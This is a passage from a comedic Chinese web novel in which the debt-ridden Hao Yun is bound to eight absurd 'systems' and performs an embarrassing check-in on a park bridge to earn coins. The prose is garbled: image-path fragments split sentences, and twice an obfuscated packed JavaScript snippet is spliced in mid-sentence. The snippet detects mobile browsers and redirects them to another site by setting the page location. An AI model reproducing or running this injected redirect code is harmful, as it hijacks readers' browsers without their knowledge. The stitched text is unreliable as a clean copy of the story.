有点掉san值的场面。 【都闭嘴,排队一个个来。】 系统们可不知道什么叫先来后道,再说了,它们明明是同时绑定的郝运,这也分不清先来后道啊。 作为系统,它们也是第一次遇到这样的情况。 又是一阵七嘴八舌争第一,郝运没辙,在脑海里问:【你们除了能让我听到声音外,可以让我看到吗?有没有那种虚拟形象,或者显示屏之类的?】 【可以。】 【可以的,宿主。】 【当然有。】 …… 随着又一阵叽叽喳喳的声音落下,郝运眼前一花,瞬间视线所及全被占满。 这让他忍不住睁开眼睛,不过也没好上半点。【都变小点!】 这些系统怎么一个个感觉智商都不高的样子?那么大个,全挤他眼前,他除了变成斗鸡眼能看到什么! 两秒钟后,郝运在眼前恢复清爽后,终于长长出了一口气。 两块光屏,六个巴掌大的小人。 原来一共有8个。 竟然有8个。 是按他脑袋上缝的针算的吗?一针一个? 视线先被一条闪着金光的红色鲤鱼给吸引了,上面坐一个粉雕玉琢的小孩,也穿一身红,头上扎两个小啾啾,看不出性别,正朝着郝运笑,露出几颗白白的小牙。 太喜庆了,就像以前的年画娃娃似的。 察觉到郝运在看它,红鲤鱼嗖一下就在空气里甩了个尾,一个游到郝运面前。 它举手,在鲤鱼上蹦,全身上下写着“我要发言”。 郝运轻咳一声,在脑海里用意识与对方交流:【行,你先说,叫什么,哪来的,我们的绑定怎么解除?】 小人一张笑盈盈的小脸,立即就变成了苦瓜脸。 它发出嘤嘤哭声:【宿主,你讨厌我吗?为什么要解除绑定?我是生子系统,能让你一胎99宝,成为最能生的人啊。】 郝运:【……我是男的。】 再说了,99宝是什么鬼,就算是女人也不能这么生啊,当是鲤鱼甩籽吗? 红鲤鱼背上的小人疑惑:【男人又怎么啦?我看你们这个位面的科技,马上就要突破男人生子的科技壁垒了,更不提在更高维度的位面,生子早就不拘泥于性别。】 这可真是发达呢。 郝运不想去了解这些,不管是以后的地球人,还是现在的外星人,全都能甩籽,他也没兴趣。 他郑重说:【我要解除绑定。】 小人突然不嘤嘤了,一摊;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17375002|200054||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 手:【抱歉,本系统一旦绑定,没有解除选项。】 郝运:【……】虽然不合理,但不意外。 眼看宿主被它“说服”,小人伸手从自己的口袋里拿出一颗金红色的“麦丽素”:【宿主宿主,既然你都明白了,那我们赶紧来生猴子吧,你身边的人类就很好,身体强壮,头脑简单,能够繁衍出健康且强壮的后代,这是你的新手礼包,一胎99宝丸,有了它,你便能轻轻松松一举得99子!】 郝运得到这八个系统后,研究出了第一个系统的功能,开静音屏蔽。 终于不用再听那些可怕的话了。 同坐在后排的李原听到他长出一口气,关心看他:“运哥,怎么了,脑袋疼?” “没……”郝运现在听不得这个“孕”字,“以后别叫我运哥。” 李原一脸问号,这都叫了多少年了,今儿突然又不让叫了,什么毛病?脑袋真被砸坏了? 他问:“那我叫你什么?运子?郝哥?还是郝哥哥?” 自己把自己逗开心了,在那里哈哈哈。 郝运实在不想听这一号“身体强壮,头脑简单,适合繁衍后代”的人物叫他好哥哥,翻了个标准的白眼,重新把视线转回几个系统上。 有虚拟形象的系统应该智能程度都比较高,叫人心塞的程度也应该呈正比,不如看看那两个机械死板的光屏。 先看比较花哨的那一个—— 【位面交易系统】 【商城】【我的】 简简单单两大块内容,顺手点进“商城”,6x6格式的图片铺满页面。 吃的、喝的、穿的、用的……就像常见的购物app,乍一眼暂时也没看出来有什么异常的地方。 看名字“位面交易系统”,大概就是连通不同世界的一个购物平台? 这样的系统,有和没有,似乎区别也不大。 要是几个系统都是这样的就省心了。 他就当手机多装了几个app。 郝运的视线瞥了一眼或眼巴巴,或阴沉沉盯着他的六个虚拟小人,又是叹了一口气。 他把视线挪到另一块虚拟光屏上。 【签到系统】 【签到领金币,元气满满,金币满满】 【1金币兑换现世界1元】 【机会只有一次,如宿主断签,本系统将立即解除绑定并消失,无惩罚,且签到期内宿主所得金币无需归还】 【人生哪有那么多的机会,抓不住便是永远失去】 【祝您有一个暴富的人生!】 【今日签到限时倒计时:06:32:17】 郝运看到几行文字下,便是7x53的签到日历,每一格小格子靠上方,都有一个数字,是从“第1天”开始的编号。 最后一排是一个长条的格子,占满一排,写着“第365天”,正好是一年的时间。 他再细一看,除了数字外,格子正中间画着几枚叠在一起的金色硬币,最后一格里,金币下方写着+1亿。 +1亿! 郝运一个弹射坐直,差点把滴滴的车顶篷撞出一个坑。 滴滴司机被他吓得一抖,方向盘都歪了一下,车子划了个小小的S,引得后车猛按喇叭。 “对不起,对不起。” 李原先一步道歉,伸手在空气里飞快拍着,仿佛是在拍司机愤怒的后背。 “运哥你怎么一惊一乍的?” 郝运呆呆坐在那里,看着人好好的,实际魂已经不知道飞去了哪里。 1亿啊! 3. 第 3 章 概括郝运的23年人生,就是小心翼翼地闯了很多祸,省吃俭用地欠了很多债,深思熟虑做了人生所有荒谬的决定。 直到他现在,年入30个,但负债。 要不是每个月找妈妈要饭,接受李原一家投喂,他现在已经饿死在家了。 郝运想赚钱,做梦都想。 所以—— 当有一个亿的项目摆在面前,他是不可能错过的。 就算天上下刀子,就算有人打断他的手脚,他爬也要爬着去。 “我没事,就是突然想起了点事情。” 这是对李原说的。 郝运终于消化完“1亿”这个概念,开始研究怎么签到。 一般手机app的签到,打开页面,点击一下就完成了。 这个签到系统的话……他用意念去点击了一下写着“第1天”的那个格子。 【欢迎来到签到系统】 【今日签到地点:绿洲桥公园】 【今日签到动作:右手兰花指妩媚抚过鬓发】 【今天签到词:性感男蟑螂签到】 郝运:谁家的天能塌了又塌,反复地塌?对,没错,就是他家的。 看着“第1天”下面标的+1金币,他突然也不是很想要这个系统了。 1:1兑换,也不过就是1块钱,他的人生不差这一块。 可,“第365天”是+1亿金币啊! 郝运那眉心都快能夹死苍蝇了,看得不出声的李原想叫滴滴师傅直接调头回医院。 脑袋是人体最精密且复杂的器官,有些伤可能看着没事,实际人已经傻了。 李原犹犹豫豫从车上下来,又犹犹豫豫看着郝运想说点什么。 而郝运终于也研究完了签到系统。 不得不说,这个系统是真简单。 每天到指定地点,摆出指定动作,说出指定签到词,便算签到成功。 签到以七天为一个周期,每天签到得1金币,第七天奖励翻倍,得100金币。 签到一周,才106块钱,真不多。 但,每十周就会解锁一个超级大奖励,从1千开始,每次乘十倍,1千、1万、10万、100万、1000万。 签到“第365天”,直接奖励惊天大奖,1个亿。 香,太香了。 当性感男蟑螂他也愿意。 李原最终犹犹豫豫决定,先让他运哥回家睡一觉,明天起来看看情况,如果还不对劲再去医院应该也不迟。 “……运哥,我说话呢,你怎么又走神,早上我给你带来的东西,寄放在小超市了,记得去拿。” 早上郝运一被砸晕,李原也顾不上把他带来的那一大袋食材拿上楼,还好小超市的老板娘阿姨人好,主动说可以先放他们超市的冰箱里。 “好。” 郝运突然用力一握拳。 李原:“……”就拿个东西,用得着这么郑重,弄得像是要去炸碉堡似的么? 他那膝盖磕了个口子,不方便爬楼,便和郝运挥了手离开。 他本来想叫车的,但远远看到公交车过来,便扣扣搜搜决定省下那几块钱。 公交车被红绿灯拦了一会儿,李原走到马路对面,车离他还有十几米。 他无聊张望,就见马路对面,他家运哥一个右拐,不回家,反而出了小区。 能不出门,绝不出门星人,竟然出门了? 还是在如此倒霉的一天…… 好奇心那是欠欠的小猫爪子,把李原的小心肝当猫抓板,一下一下地挠。 直到公交车吱一声停在他面前。 …… 绿洲桥公园。 这地方离郝运家的小区很近,步行不超过500米。 说是公园,其实就是靠着小区和小河边的一点小绿化。 小河上一架小石桥,不通车,只供行人步行通过。 此时正是傍晚时分,不说人来人往,络绎不绝,也是三三两两不停有人经过。 特别是吃完饭带着孩子出来散步的祖孙组合最多。 也因此,在桥坡下不远处,还有一辆卖点烤肠烤串,臭豆腐萝卜丝饼的小摊车。 郝运一脚踩到绿桥公园的范围后,面前就出现了一个箭头,给他指引方向。 穿过小绿道,最终当他站到绿洲桥中间的最高处时,箭头消失。 接下来便是摆好姿势,说出签到词。 右手兰花指抚鬓角,还得妩媚……郝运试了一下,早上李原给他送的鸡那俩爪子都比他的像兰花…… 他的“鸡爪子”挠头,让他当武松兴许还能成,妩媚,那真是要了命了。 愁眉苦脸ing~ “叔叔,你再想不开也不能跳河呀,妈妈说人淹死了就再也不能吃好吃的了,给你吃棒棒糖,吃了你就能开心点,就不要跳了哦。” 扎着双马尾的可爱小姑娘路过,拽着奶奶停下脚步,如天使般递上自己都不舍得吃的小糖果。 孩子是好孩子,就是容易让人想到一胎99宝。 “……谢谢,你自己吃。” 郝运摸了一下自己脑袋上缠的纱布,很难和一个幼儿园小班年纪的孩子解释自己此时的“人生难处”,孩子奶奶歉意地将孩子拉走,并教育—— “叔叔不是要跳河,叔叔只是在看风景。” 看着双马尾和奶奶走远,郝运只能安慰自己,至少签到系统只是让他说一句“性感男蟑螂”,而不是让他直接在脑袋上扎个双马尾。 兰花指,兰花指。 郝运面朝小河,面无表情,试了又试,鸡爪子终于有了那么点兰花的样子。 然后就是签到词。 “性……性……” 郝运捂脸蹲下。 他显然是小看了自己的节操和下限,就算人生惨淡到负债,它们竟然都还在。 即使在天平的另一端摆上了一个亿,也没能立即把它们都翘飞出地球。 这么要脸,难怪他穷。 “1个亿,1个亿……” 这像是一句什么增加勇气的咒语,被郝运反复颂念。 他重新站起来,抬手抚鬓,烫嘴似的,模糊且飞快的将那几个字囫囵从嘴里吐出去—— “性感男蟑螂签到!” 1秒。 2秒。 3秒。 风在吹,人在走,一切毫无变化。 郝运点开签到系统的光屏面板,上面有一条提示:【声音过轻过快,无法识别,请宿主中气十足并字正腔圆地念出签到词。】 郝运:“……” 这种情况下,骂人应该是被允许的。 郝运看明白了,这个签到系统主打一个将社死 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17375003|200054||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 进行到底,不让他用脚趾头抠出三室一厅誓不罢休。 果然,钱难挣,屎难吃。 这道理在哪里都通用。 深吸一口气,郝运决定拼了,人这辈子总要拼次命。 “性感男蟑螂签到!” 果然中气十足,字正腔圆,无需字幕都能听得清清楚楚。 干净清爽的男中音平地拔起,声音悦耳,只是这内容实在抽象。 路人如土拨鼠般齐齐抬头看过来,就差发出久久不歇的罐头笑声。 哗啦啦。 金币入账的音效声在耳边响起。 成功了。 恨不能立即扛起火车即逃出地球的郝运一转身,就见桥下站着快要“现出原形”的李原。 “噗!” 李原一口嚼碎的烤肠喷了个天女散花,赶紧捂嘴,又给自己呛了个昏天暗地,满脸通红。 真是要了命了。 郝运稳步从桥上下来,无师自通学会催眠术—— 他刚才什么也没有说! 顺便被外墙条砖砸过的脑袋,在这一刻,有了选择性失忆的后遗症。 他是谁?他在干什么?他为什么会在这里? 将人生前几秒的时间格式化,郝运下桥,伸手拉了憋红了脸快厥过去的李原就走,边面无表情问:“你怎么还没回去?” 语气里是显而易见的嫌弃。 李原脚下跟着,嘴上解释:“我看公交车来了,就想省几块钱不打车,然后就看到你没回家,从小区出来,我担心你脑袋上的伤,现在的你经不起折腾,就跟过来看看。” 真不是他太八卦。 郝运的眼神落向李原手上的三根烤肠签子,和一个还没吃的萝卜丝饼。 省几块钱? 察觉到他的视线,李原三两口把剩下的萝卜丝饼也塞进了嘴里,解决。 “运哥泥载几里干系么呢?” 他一嘴含糊地问。 又是妖娆的搔首弄姿,又是大喊什么“性感男蟑螂”,怎么看都不像是个正常人。 李原想,难道他家运哥不是被砸傻了,而是被人穿越了?小说里不都这么设定,撞到脑袋晕倒,再一睁眼,这身体里的芯子就已经成了从别的世界来的穿越者。 越想越觉得这就是真相,李原侧首看向郝运的小眼神越发古怪。 